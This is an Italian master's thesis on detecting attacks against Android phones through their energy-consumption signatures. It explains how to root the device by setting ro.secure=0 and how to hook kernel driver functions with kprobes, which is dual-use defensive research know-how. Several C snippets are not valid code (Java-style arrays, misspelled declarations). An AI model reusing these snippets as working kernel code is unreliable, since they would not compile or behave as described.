Università degli Studi di Genova

Facoltà di Ingegneria

Laurea Magistrale in Ingegneria Informatica

Energy-aware security:

tools and analytic models for energy consumption in Android OS.

Monica Curti

Simone Schiappacasse

Relatore:

Chiar. Mo Prof. Ing. Mauro Migliardi

Correlatore:

Dott. Alessio Merlo

22 Marzo 2013

Indice

Obiettivi

Scopo del progetto all'interno di cui si colloca la nostra tesi è sviluppare un sistema di controllo dei consumi delle applicazioni in esecuzione su un dispositivo con vincoli di alimentazione (come ad esempio uno smartphone) per permettere la generazione di firme energetiche di dette attività.
Con il termine di firma energetica di un'applicazione, si intende l'andamento nel tempo dei consumi energetici causati nel dispositivo stesso da detta applicazione.
La creazione di una base di conoscenza delle firme energetiche delle applicazioni permette l'identificazione su base energetica di attivita' malevole: sia di quelle note tramite la loro firma, sia di quelle non note in termini di anomalia rispetto a quanto atteso.
Per raggiungere questi obiettivi, in primo luogo abbiamo formulato dei modelli di consumo per le attivita' presenti su uno smartphone, poi abbiamo sviluppato degli strumenti che permettano la misurazione analitica dei consumi in essere senza necessita' di interventi hardware sul dispositivo.
Infine abbiamo validato sperimentalmente i modelli e gli strumenti concentrandoci sulle componenti di rete e su alcune tipologie di attacco effettuabili tramite queste componenti.

Introduzione

Con il diffondersi dei device mobili la loro security[i] assume un ruolo sempre più centrale.
Al momento, il concetto di sicurezza in questi dispositivi si sviluppa principalmente nella direzione di garantire la privacy dei dati personali[ii]: questa si rivela un'idea semplicistica in quanto considera il device quale supporto al personal computer, mentre la loro evoluzione si dirige verso l'implementazione di tutte le caratteristiche tipiche del PC al fine di farne le veci.
Si evince dunque la necessità di considerare la security anche sotto aspetti diversi dalla sola protezione dei dati personali.
Caratteristica principale dei dispositivi mobili è la loro indipendenza da un'alimentazione energetica fissa grazie all'uso di batterie.
Quest'ultime garantiscono beneficio in termini di mobilità, ma han la criticità di esser decisamente sensibili ad attacchi.
Ne deriva quindi che il modello di sicurezza per i dispositivi mobili si espande a coprire anche gli aspetti energetici del dispositivo stesso.[iii][iv][v][v]
Nasce da qui l'idea di considerare il consumo energetico quale spia per rilevare potenziali attacchi.
Infatti lo scaricamento della batteria può essere una significativa fonte d'informazione sull'utilizzo di determinati componenti.
Questo concetto risponde all'espressione "Green Security[vi]": ci indirizziamo a comprendere i requisiti in termini di consumo energetico dell'infrastruttura di sicurezza e l'impatto dei meccanismi di sicurezza sui dispositivi mobili.
Ciò al fine di riuscire ad identificare nuovi attacchi volti al denial of device e permettere di studiarne possibili contromisure;

Nello scenario di attacchi provenienti dall'esterno le connessioni di rete svolgono un ruolo fondamentale.
Da questi presupposti nasce il nostro lavoro: assecondando l'idea di un'applicazione in grado di sfruttare l'andamento del consumo energetico per rilevare possibili attacchi proveniente dall'esterno e passanti per la rete, prendendo in considerazione il concetto di sicurezza sotto l'aspetto di risparmio energetico, ci accingiamo quindi a stilare un

modello che, tramite l’evoluzione dei mezzi per rilevare il consumo, diventi sempre più affidabile.

Stato dell'arte

Con la diffusione dei "mobile device", la sicurezza legata alla batteria assume un ruolo fondamentale: infatti sebbene questa offra beneficio in termini di mobilità, ha la criticità di esser decisamente sensibile ad attacchi.
A questo proposito, vale la pena citare l'articolo "Denial-of-Service Attacks on Battery-powered Mobile Computers"[vii], che vanta di esser il primo esempio in letteratura ad essersi occupato del battery-drain e di aver studiato attacchi rivolti allo scaricamento della batteria, quindi al denial of device. La ricerca introduce metodi di attacco ed effettua misurazioni di consumo appoggiandosi a un dispositivo hardware.
Per poter rilevare un potenziale attacco al dispositivo mobile in real-time senza alcun appoggio esterno e basandosi esclusivamente sulla sua firma energetica, occorre necessariamente far affidamento a soluzioni software che sfruttino le sole risorse disponibili nel device stesso.
Ci siamo quindi dedicati, a un'analisi riguardante gli strumenti disponibili per osservare l'effettivo dispendio energetico legato alle applicazioni e, in generale, alla firma energetica di un dispositivo.
Dalla nostra analisi è risultato che il consumo energetico di un'applicazione smartphone è spesso stimato con bassa accuratezza.
Applicazioni quali "Power Tutor"[viii], così come tutte le app da noi visualizzate sul Market e non, che si sono presentate come atte a rilevare il consumo energetico legato alle applicazioni, si affidano a files "XML" in cui appaiono valori statistici generici.
Power Tutor, tra queste, si presenta come il più accurato nelle sue analisi dichiarandosi "un applicazione per telefoni Google che mostra l'energia consumata dai maggiori componenti quali la CPU, l'interfaccia di rete, il monitor e il GPS" con "un errore del 5% rispetto ai valori attuali."

Nei nostri approfondimenti è apparso interessante soffermarsi sul lavoro di ricerca svolto dall'Università Coreana della Yonsei: il progetto "Appscope", Application Energy Framework for Android Smartphone[ix].
Il progetto Appscope ha lo scopo di sviluppare una suite di strumenti software in grado di stimare il consumo energetico di applicazioni che girano su smartphone Android.

L'Università ha sviluppato i seguenti strumenti: DevScope e AppScope.
DevScope[x] sostiene di essere uno strumento di analisi della batteria online che agisce in modo non intrusivo sui componenti hardware dello smartphone.
Comparato alle tecniche tradizionali offline che usano misure esterne della batteria dei devices, il loro approccio online sfrutta il BMU (Battery Monitoring Unit, aka. Fuel-gauge IC) che ha il vantaggio di generare un modello dinamico di consumo della batteria.
DevScope controlla i componenti secondo la frequenza d'aggiornamento del BMU e deriva il modello di consumo del componente automaticamente in base all'analisi dei cambiamenti dello stato della batteria.
Di questo lavoro però non esistono prove tangibili ma solo riferimenti generici sul loro articolo di presentazione del software AppScope.

AppScope è un framework applicativo di monitoraggio dell'energia per smartphones Android. Il sistema monitora l'uso di hardware dell'applicazione a livello kernel e stima il consumo energetico.
AppScope è implementato come un modulo kernel e sfrutta un metodo di monitoraggio che genera basso overhead e procura alta accuratezza.(jprobe).
Purtroppo il progetto coreano si rivela limitato allo studio di un unico device mobile, il Google Nexus One.
In particolare si occupa del Wifi in questo modo:
calcola la frequenza del pacchetto (packet rate) usando il tempo di trasmissione/ricezione del pacchetto.

Lo stato della batteria è poi identificato in base al packet rate e il consumo energetico è calcolato usando la durata del tempo di attivazione del wireless.
Il sistema da loro adottato si pone però in un punto d'analisi che non permette di osservare le ritrasmissioni.

Partendo dal presupposto che la ritrasmissione di pacchetti comporta un consumo d'energia non trascurabile, e che in base al signal level si ha una ritrasmissione più o meno rada (più il device è distante dall'Access Point maggiori sono le ritrasmissioni, quindi maggiore è il consumo), il loro approccio non permette di visualizzare l'effettivo consumo in quanto non prendono in considerazione il livello del segnale.

In un primo momento eravamo interessati ad estendere il loro lavoro al fine di renderlo più flessibile verso altri devices ed approfondire il lato di consumo riguardante il Wifi, ma il lavoro citato non e' open source ed anche a fronte di una richiesta diretta, il gruppo ha rifiutato di fornirci il codice sorgente.
Sperando che il loro modulo AppScope potesse essere flessibile, abbiamo voluto testarlo e analizzarlo su altri device per poter vedere se potesse essere adattabile ma il loro utilizzo di uno strumento di registrazione delle funzioni per assegnazione statica di indirizzi ha reso impossibile il riutilizzo del modulo.
Ciò ci suggerisce che AppScope abbia preferito concentrarsi sull'analisi stretta di un particolare dispositivo mobile compromettendo la compatibilità del modulo verso altri smartphones.

Noi non vogliamo ricorrere all'utilizzo di hardware nè tanto meno approcciare la soluzione di PowerTutor nella misurazione di ogni componente per ogni device in commercio.

Il nostro obiettivo è cercare parametri che indichino il consumo energetico affidandoci al solo software e a un'analisi attenta dei parametri di consumo della batteria quali la corrente elettrica, il voltaggio, la potenza, l'energia.

A differenza di AppScope il nostro obiettivo è arrivare ad analisi di consumo che non siano limitate al particolare modello di smartphone ma rendere il nostro lavoro più flessibile e adattabile anche per un domani.
Le batterie degli smartphone Android sono categorizzate in un numero limitato di tipologie. Partendo dal presupposto che ogni tipologia di batteria ha una curva di caricamento/scaricamento specifica nel tempo legata allo stato di carica, di cui si occupa il produttore della batteria, si può pensare di associare il valore di consumo atteso a un determinato stato di carica, e quindi il valore di corrente.

Ciò ci ha condotto a investigare in maggior dettaglio le componenti atte a consumare energia e rilevare la loro attivazione o disattivazione con precisione, utilizzando un monitoraggio che genera solo il 3% di overhead e realizzando una apposito modulo kernel che sfrutta l'uso delle "kernel probes".[xi]

Strumenti utilizzati

Il nostro lavoro dopo un'iniziale attività di approfondimenti in materia di consumo energetico e "Green security", si è sviluppato in una fase sperimentale.

Per poter dar luce ai nostri tools e modelli analitici siamo ricorsi ai seguenti strumenti:

- Matlab per la visualizzazione grafica dei nostri modelli.
- SQLite[xii] per l'immagazzinamento dei dati.
- Ping e Nmap offerti dall'ambiente linux per effettuare rispettivamente l'attacco ping flood e il portscanning.
- il kit di sviluppo nativo NDK per verificare che tramite il nostro lavoro venisse rintracciato il potenziale traffico malizioso invisibile alla Dalvik machine e quindi al livello android.
- Busybox per utilizzare comandi tipici di linux da shell android
- SuperUser installato sul dispositivo mobile per acquisire i permessi di amministratore del sistema
- Tecnologia tethering per poter far comunicare i dati sul consumo del device, dalla nostra app a matlab mentre, nel contempo, la linea wireless viene sovraccaricata da uno specifico attacco
- Script bash, java, C in user space e kernel space
- Strumenti dediti alla ricompilazione del kernel e i sorgenti del kernel stesso.

Introduzione alle misurazioni e i parametri di consumo

Come accennato in precedenza il nostro obiettivo è quello di sviluppare un'applicazione che, dato un determinato andamento dello scaricamento della batteria, sia in grado di riconoscere se questo sia giustificato o meno.

Abbiamo dunque bisogno di conoscere i valori dei parametri coinvolti nello scaricamento della batteria.
Purtroppo il valore di alcuni dati, come la corrente è disponibile solo nei modelli più recenti, mentre la maggior parte dei più datati ottengono il valore della carica residua della batteria direttamente da questa, attingendo semplicemente da un registro.

Una misura disponibile su quasi tutti i dispositivi è invece il voltaggio, poiché è utilizzato per definire il livello di capacity e può quindi essere utilizzato in modo alternativo direttamente dal dispositivo per calcolare la carica residua. Infatti le batterie, anche se spesso definite in termini di Ah o Wh, hanno un voltaggio che diminuisce con il diminuire della carica in un modo non lineare:




Fig. curva caratteristica relativa al voltaggio proprio delle batterie durante la fase di scarica.

Abbiamo osservato sperimentalmente che durante la fase di scarica il voltaggio ha un andamento inversamente proporzionale a quello della corrente. Questo poiché i dispositivi mobili possono essere modellati come un circuito formato da componenti che richiedono una determinata potenza per poter funzionare: al calare del voltaggio con la percentuale di carica, sarà quindi necessario che la corrente aumenti in modo da mantenere questa potenza il più possibile costante.

Una misura di riferimento relativa al consumo di un determinato componente è quindi la potenza: considerando un device mobile in grado di fornire le misure di corrente e tensione per ogni componente, saremmo in grado di calcolare l'energia consumata da un singolo device moltiplicando il valore della potenza erogata per il tempo di utilizzo.

Purtroppo nell'hardware attualmente a disposizione all'interno dei device il fattore di consumo proveniente dai dispositivi non viene isolato da quello proveniente dagli altri componenti: al momento, i dati più interessanti circa l'andamento della corrente all'interno del device sono quelli forniti direttamente dalla batteria e coinvolgono l'insieme dei componenti in uso.

Il nostro approccio nei confronti del consumo energetico

Consolidato che i valori di consumo forniti dal device non sono diversificati in base ad ogni componente, ma riguardano solo la batteria, per conseguire il nostro scopo abbiamo dovuto seguire una strada alternativa: per ogni componente calcoliamo nello stesso contesto d'uso la potenza consumata dal device sia quando questa è attiva che quando è disattiva e infine sottraiamo i due valori ottenuti.

Questo calcolo ha però un inconveniente, ovvero che, come già accennato, l'andamento della corrente non è lineare e dipende dallo stato di carica della batteria: nello stesso contesto d'uso, ad un determinato livello di carica, la corrente misurata dal dispositivo è diversa da quella misurata ad un altro livello di carica.

Il modello di consumo energetico

Considerata la componente del device i-esimo vale che:

$C_i(y) = C(x_i,y)$ = *consumo legato alla singola componente presa in esame.*

$C_i(y) = [f(x_1,.,x_{i-1}, x_{i+1,..,} x_n,y) + f(x_i,y)] + [g(x_1,.,x_{i-1}, x_{i+1,..,} x_n,y) + g(x_i,y)] - [f(x_1,.,x_{i-1}, x_{i+1,..,} x_n,y) + f(x_i,y)] = [g(x_1,.,x_{i-1}, x_{i+1,..,} x_n,y) + g(x_i,y)].$

ove:

y = *valore della capacity in quell'istante di tempo in cui prendo in analisi il consumo.*

$f(x_i,y)$ = *consumo legato alla componente del device i-esima allo stato di carica y.*

$f(x_1,.,x_{i-1}, x_{i+1,..,} x_n,y)$ = *consumo legato alle altre componenti allo stato di carica y.*

$g(x_1,.,x_{i-1}, x_{i+1,..,} x_n,y)$ = *consumo legato all'azione dei componenti in gioco mentre agisco su un altro componente, l'i-esimo allo stato di carica y.*

$g(x_i,y)$ = *consumo legato all'azione della componente presa in esame allo stato di carica y.*

Il nostro obiettivo è porci in un contesto d'uso in cui venga rispettata la condizione:

$C_i(y) \sim g(x_i,y)$, con $g(x_1,..,x_{i-1}, x_{i+1,..,} x_n,y) \rightarrow 0$

ovvero nella situazione ottima in cui l’azione degli altri componenti del device sia trascurabile, cercando l’azione adatta da eseguire.

Abbiamo quindi registrato oltre alla mera potenza anche il livello di carica residua al momento del campionamento, in modo tale da poter confrontare due valori allo stesso livello di carica e minimizzare l’effetto dell'andamento non lineare. Qualora i valori relativi all’esatta percentuale di carica non siano disponibili abbiamo interpolato i valori più vicini in modo da ridurre al minimo l'errore di approssimazione.

Abbiamo trattato del modello e dei parametri di consumo che occorrono per effettuare considerazioni riguardo al dispendio energetico: sorge dunque l’interrogativo sul come recuperare questi valori. Per comprendere appieno il nostro approccio è indispensabile introdurre la struttura del sistema operativo su cui ci accingiamo a recuperare i valori di misurazione del consumo energetico.

Android

Android è un “software stack per dispositivi mobili che contiene un sistema operativo, del middleware e delle applicazioni chiave”.

Le sue caratteristiche principali sono il codice con licenza OpenSource (anche se aziende coinvolte nello sviluppo di nuove componenti non condividono il source code) e la disponibilità dei servizi di base offerti dal kernel Linux (nucleo del sistema operativo, cross-compilato, per processore ARM che fornisce un ponte tra l’hardware e i relativi componenti del sistema).Questo lo rende la piattaforma ideale per lo sviluppo di ricerche su device realmente utilizzati nel mondo reale senza incorrere in problemi di copyright.

La piattaforma su cui si appoggia rende molto facile l’interazione con gli strati più profondi del sistema permettendo l’esecuzione di comandi Linux nativi, la compilazione e il riutilizzo di applicazioni di penetration testing quali Nmap per esempio. Android fornisce un kit di sviluppo nativo “NDK” [xiii] (Native Development Kit) che permette agli sviluppatori di implementare librerie in codice nativo quale C o C++.
Un'altra caratteristica di Android è lo stack di livelli da cui è composto: infatti, contrariamente a quanto succede di norma, le applicazioni di questo sistema non vengono eseguite direttamente sul S.O. ma su un livello intermedio, sfruttando le caratteristiche tipiche del linguaggio Java.




Fig. Android stack.

Questo livello intermedio è rappresentato dalla Davilk VM, una virtual machine con il ruolo sia di interpretare il codice sia di fornire una sorta di "sandbox" per le applicazioni.

Per il conseguimento di questa ricerca è stato necessario estendersi a tutti i livelli che compongono il sistema Android, fino a interagire con gli strati più profondi del sistema quali il Kernel Linux.

Livello kernel

Obiettivo di questa ricerca è lo sviluppo di un metodo attendibile per identificare, tramite un uso non previsto dei componenti, un possibile attacco.
Vista la natura di questo attacco, vi è una forte probabilità che si voglia renderlo il più nascosto possibile: serve quindi un punto di osservazione che permetta di "vedere" tutto.
Nasce l'esigenza di stabilirsi ad un "livello" in cui il sistema operativo non abbia ancora filtrato i dati più importanti: il linux kernel[xiv] level.
Tramite questo approccio è possibile attingere ai dati prima/contemporaneamente al sistema operativo direttamente dai driver e ciò ci garantisce di avere a disposizione quanti più dati possibili.
Si potrebbe quindi pensare di sviluppare un modulo o ampliare un driver già esistente: tale soluzione ha il difetto di essere poco adatta a uno scenario composto da molti device con caratteristiche e drivers differenti.
Inoltre ci renderebbe responsabili non solo dello studio dei dati verso questi componenti, ma anche di una loro gestione.
Sorge l'esigenza dunque di trovare un modo per mettersi a livello dei driver, senza doverli modificare (o implementare), ma osservando solo i dati che li attraversano.

Compilazione del Kernel

Per utilizzare i nostri moduli è necessario attivare delle voci del file di configurazione del kernel e rendere esportabili determinate funzioni dei driver relativi a batteria e wireless, all'interno dei sorgenti kernel del proprio device, sulle quali i nostri moduli si mettono in ascolto.
Per render efficaci le modifiche occorre quindi ricompilare il kernel.
Il kernel del proprio dispositivo mobile può esser recuperato sul web e si può scegliere se utilizzare l'ufficiale, quello realizzato da CyanogenMod o da altri developers.
E' necessario scaricare un compilatore[xv].
Per comodità abbiamo impostato le variabili d'ambiente su uno script:

```
#!/bin/bash
export ARCH=arm
export SUBARCH=arm
export CROSS_COMPILE=arm-eabi-
export PATH=/myDirectory/prebuilt/linux-x86/toolchain/arm-eabi-4.4.3/bin:$PATH
```

Occorre in seguito modificare le voci del file di configurazione per rendere compatibili i moduli da noi creati.

Kernel probes

I kernel probes sono particolari oggetti sviluppati in modo tale da potersi “agganciare” dinamicamente ad una funzione e di eseguirne altre.
Esistono vari tipi di kernel probes: il loro funzionamento si rivela sostanzialmente simile ma si differenziano per le fasi differenti in cui gestiscono la funzione presa in esame.
Vi sono probes che han insito il concetto di “pre-handler” e “post-handler” (le kprobes), caratterizzate dal permetter di eseguire azioni prima e dopo la situazione sotto analisi.
Altre vengono eseguite solo al termine della funzione (le kretprobes).
In ultimo vi sono le jprobes, in grado di accedere agli argomenti passati alle funzioni.
Il nostro lavoro si è servito di queste ultime due specie.
Nell’utilizzo delle jprobes viene registrata una funzione “target”, ovvero la funzione che si vuole sfruttare al fine di ottenere informazioni insite nei suoi argomenti, e una da eseguire prima di questa.
Il kernel registrerà un break-point all’indirizzo della funzione a cui siamo agganciati e, al momento dell’esecuzione, una volta incontrata tale interruzione, salverà tutti i registri e ci rimanderà alla nostra funzione.
E’ importante che la funzione non contenga cicli troppo lunghi, poichè finché questa non finisce chiamando una speciale istruzione, l’esecuzione della funzione target viene rimandata.

Attivazione dei kernel probes

Le kprobes[xvi] sono una componente già prevista di default nel kernel linux, queste vanno però abilitate.

Se disabilitate le opzioni di configurazione appariranno come "NOT SET":

e.g. #CONFIG_KPROBES is not set CONFIG_KPROBES=y

In particolare, nel file nascosto .config occorre che appaia:

CONFIG_KPROBES=y
CONFIG_KRETPROBES=y
CONFIG_HAVE_KPROBES=y
CONFIG_HAVE_KRETPROBES= y
CONFIG_MODULES=y /*per abilitare l'aggiunta di moduli esterni*/
CONFIG_FUNCTION_TRACER =y

Tramite l'utilizzo del comando "make menuconfig" queste possono esser attivate tramite interfaccia altrimenti devono esser modificate manualmente accedendo al file .config e lanciando questo in fase di compilazione.

Altrimenti è possibile scrivere un file "myconfig_defconfig" in cui si inseriscono i campi necessari con le modifiche apportate salvandolo all'interno del percorso: "mioKernel/arch/arm/configs/".
Si lancia il comando make seguito dal nome del file di configurazione in cui appaiono le modifiche da noi apportate ed infine si digita make.

make myconfig_defconfig
make

Come output della compilazione si ottiene un'immagine del kernel, zImage.
A questo punto occorrerà solo installarla sul proprio dispositivo mobile.

Per utilizzare il nostro lavoro è importante che il device abbia i permessi di superuser.

Per far ciò è necessario impostare nel file default.prop presente nella directory ramdisk[1]:

ro.secure = 0;

[1] *Il ramdisk iniziale è in sostanza un ambiente molto ridotto ("pre-userspace"), che carica vari moduli del kernel e imposta le operazioni preliminari necessarie prima di consegnare il controllo ad init (https://wiki.archlinux.org/index.php/Mkinitcpio_(Italiano)).*

Implementare i kernel probes nei moduli

Jprobes

Per poter utilizzare le "struct jprobe" in un modulo bisogna includere l'header kprobes.h presente negli include di linux.
Si procede nel seguente modo:

```
#include <linux/kprobes.h>
static struct jprobe jprobe_example;
jprobe_example.kp.addr = (kprobe_opcode_t *)&function1;
jprobe_example.entry = (kprobe_opcode_t *)function2;
register_jprobe(&jprobe_example);
```

Ove ***function1*** è la funzione a cui ci vogliamo agganciare e ***function2*** rappresenta il codice che verrà quindi eseguito prima della ***function1***.

E' necessario che ***function1*** sia stata esportata al momento della compilazione del kernel, e che quindi sia raggiungibile da tutti i moduli, compreso il nostro.
Questo significa che nel file dove è dichiarata ***function1*** deve esser dichiarata l'istruzione EXPORT_SYMBOL_GPL(***function1***).
Inoltre al momento della compilazione del modulo bisogna indicare al compilatore che la funzione ***function1*** (la cui dichiarazione si trova in un altro file) verrà trovata a runtime: questo è possibile grazie all' inserimento dell'istruzione "extern function1()";

Per quel che concerne ***function2*** invece, le uniche limitazioni risiedono nel dover prendere esattamente gli argomenti di ***function1***, restituire lo stesso tipo di oggetto e contenere la funzione "jprobe_return()".

file_function1:

```
int function1(int a,double b,char c)
{
```

```
/*Example*/
}
EXPORT_SYMBOL_GPL(function1);
```

file_modulo_con_jprobe:

```
#include <linux/kprobes.h>

export int fuction1(int a,double b,char c);
static struct jprobe jprobe_example;

int function2(int a,double b,char c)
{
/*Example*/
printk("Fra poco verrà eseguita la function1\n");
jprobe_return();
}

int __init init_function(void)
{
jprobe_example.kp.addr = (kprobe_opcode_t *)&function1;
jprobe_example.entry = (kprobe_opcode_t *)function2;
register_jprobe(&jprobe_example);
return 0;
}
```

Infine, nel momento in cui le probes si rivelino non più necessarie, occorre rimuovere la loro iscrizione:

```
unregister_jprobe(&jprobe_example);
```

Kretprobes

Sebbene esista una sostanziale differenza tra il funzionamento delle struct jprobe e le struct kretprobe, il codice per poter utilizzare quest'ultime è molto simile a quello mostrato in precedenza.

Valgono infatti le stesse regole per quanto riguarda gli include, le export e le extern, mentre cambia lievemente la dichiarazione dell' handler, l'istruzione per l'uscita da questo(assente in questo caso), la register e la unregister.

In particolare, riprendendo l'esempio mostrato in precedenza aggiungiamo un "gancio" al ritorno della funzione.

```
int function1(int a,double b,char c)
{
/*Example*/
}
EXPORT_SYMBOL_GPL(function1);

file_modulo_con_jprobe:
#include <linux/kprobes.h>

extern int fuction1(int a,double b,char c);
static struct jprobe jprobe_example;
static struct kretprobe kretprobe_example;

int function2(int a,double b,char c)
{
/*Example*/
printk("Fra poco verrà eseguita la function1");
jprobe_return();
}

static int kretprobe_handler(struct kretprobe_instance *ri, struct pt_regs *regs)
{
```

```
/*Example*/
printk("La function1 è finita\n");
}

int __init init_function(void)
{
jprobe_example.kp.addr = (kprobe_opcode_t *)&function1;
jprobe_example.entry = (kprobe_opcode_t *)function2;

kretprobe_example.kp.addr=(kprobe_opcode_t *)&function1;
kretprobe_example.handler = (kprobe_opcode_t *)kretprobe_handler;

register_jprobe(&jprobe_example);
register_kretprobe(&kretprobe_example);
return 0;
}

void __exit myexit(void)
{
unregister_jprobe(&jprobe_example);
unregister_kretprobe(&kretprobe_example);
}
```

Char device

Nasce la necessità di un modo per comunicare tra lo spazio kernel e lo spazio utente, possibilmente che non richieda molti permessi e in cui sia lo spazio utente a comandare, tramite dei mezzi disponibili nel linguaggio java e in particolare nel framework android.

Questo bisogno viene pienamente soddisfatto dall'implementazione di un "device a caratteri" che crea un file nella posizione /dev/ con proprietà particolari: la gestione delle principali operazioni di interazione con questo file può essere implementata dal modulo che la dichiara.




Fig. Char device.

Normalmente quando scriviamo dei caratteri in un file ci aspettiamo che questi vengano immagazzinati in qualche locazione di memoria non volatile. In questo caso invece i caratteri scritti vengono passati ad una funzione, dichiarata nel modulo come addetta alla gestione della scrittura, ed è questa funzione a decidere cosa farne.

Utilizzando questa tecnologia avremo quindi un modo per poter eseguire funzioni parametrizzate all'interno del spazio kernel con la stessa facilità con cui leggiamo e scriviamo da un file.

Utilizzo

Per poter creare questo file speciale occorre innanzitutto dichiarare una classe di appartenenza per il nostro futuro device.
Ciò è possibile tramite le istruzioni:

struct class character_class = class_create(THIS_MODULE, "Character class name");

Occorre chiedere al kernel un "major number" che sia disponibile e registrarlo: richiamando la funzione register_chrdev con il primo parametro a 0 potremmo realizzare entrambe le operazioni. Per ultimo, è necessario creare il device tramite il ricorso della funzione device_create.

```
int __init init_function(void)
{
struct class character_class = class_create(THIS_MODULE, "Character class name");
int major = register_chrdev(0, "Device range name", &fops);

struct device dev = device_create(character_class, NULL, MKDEV(major, 0), NULL, "Device name" );

return 0;
}
```

Come si potrà notare è stata tralasciata la variabile fops.
Quest'ultima è un'istanza della struct file_operations, una struttura creata per contenere tutti i puntatori alle funzioni che si occuperanno delle varie operazioni sul file. Nel corso di questa ricerca sono state utilizzate solo le funzioni di lettura e scrittura, dichiarandole nella struttura come segue:

```
static struct file_operations fops =
{
        .read = device_function_read,
        .write = device_function_write
};
```

Le due funzioni ***device_function_write e device_function_read*** si occupano di gestire la “scrittura” e la “lettura” prendendo i caratteri dallo spazio utente per registarli nello spazio kernel e viceversa.

Viene emulato il comportamento base di un file “normale”:

```
#define Buffer_size 200

static char[] memory=new char[Buffer_size];

static ssize_t device_function_read(struct file *filp, char __user *buffer, size_t length, loff_t
*offset)
{
int len=Buffer_size;
if(length<Buffer_size)
len=length;
/*Funzione che copia i caratteri dallo spazio kernel nello spazio utente*/
return copy_to_user(buffer,memory,len);
}

static ssize_t device_function_write(struct file *filp,const char __user *buff, size_t length, loff_t
*off)
{
int len=Buffer_size;
if(length<Buffer_size)
len=length;
/*Funzione che copia i caratteri dallo spazio utente nello spazio kernel*/
return copy_from_user(memory,buff,len);
}
```

Quando scriveremo nel file, attiveremo la funzione ***device_function_write***, che si occuperà di prendere i dati e immagazzinarli in un buffer.

